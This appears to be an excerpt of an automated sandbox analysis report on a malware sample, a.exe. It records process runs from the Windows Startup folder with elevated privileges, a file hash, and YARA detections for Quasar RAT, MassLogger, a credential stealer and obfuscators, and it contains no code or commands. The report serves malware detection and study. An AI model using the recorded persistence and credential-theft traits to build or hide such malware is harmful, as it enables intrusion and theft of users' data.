Imagebase:	0x270000
File size:	129536 bytes
MD5 hash:	7D9D8812398EAF9AC0D85E728BBF8637
Has elevated privileges:	true

Copyright null 2021

Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	low

Analysis Process: a.exe PID: 5036 Parent PID: 740

General

Start time:	20:35:31
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
Imagebase:	0xa90000
File size:	129536 bytes
MD5 hash:	7D9D8812398EAF9AC0D85E728BBF8637
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 0000000D.00000002.947711194.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 0000000D.00000002.947711194.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000002.947711194.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 0000000D.00000002.952842213.0000000002DF1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 0000000D.00000002.952842213.0000000002DF1000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: a.exe PID: 6772 Parent PID: 5596

General

Start time:	20:35:48
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe'
Imagebase:	0x5b0000
File size:	129536 bytes
MD5 hash:	7D9D8812398EAF9AC0D85E728BBF8637
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright null 2021

Yara matches:	• Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000011.00000002.876240165.0000000007590000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000011.00000002.853281517.00000000039A1000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 00000011.00000002.853281517.00000000039A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000011.00000002.853281517.00000000039A1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000011.00000002.858549049.0000000003C8C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 00000011.00000002.858549049.0000000003C8C000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000011.00000002.858549049.0000000003C8C000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000011.00000002.854642346.0000000003A89000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_BedsObfuscator, Description: Yara detected Beds Obfuscator, Source: 00000011.00000002.854642346.0000000003A89000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 00000011.00000002.854642346.0000000003A89000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000011.00000002.854642346.0000000003A89000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: a.exe PID: 5508 Parent PID: 6772

General

Start time:	20:36:03
Start date:	22/02/2021
Path:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
Wow64 process (32bit):	true
Commandline:	C:\Users\user\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\a.exe
Imagebase:	0xb20000
File size:	129536 bytes
MD5 hash:	7D9D8812398EAF9AC0D85E728BBF8637
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000014.00000002.870308701.0000000002EE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CredentialStealer, Description: Yara detected Credential Stealer, Source: 00000014.00000002.870308701.0000000002EE1000.00000004.00000001.sdmp, Author: Joe Security • Rule: Quasar_RAT_1, Description: Detects Quasar RAT, Source: 00000014.00000002.866618994.0000000000402000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_MassLogger, Description: Yara detected MassLogger RAT, Source: 00000014.00000002.866618994.0000000000402000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_CosturaAssemblyLoader, Description: Yara detected Costura Assembly Loader, Source: 00000014.00000002.866618994.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Disassembly

Code Analysis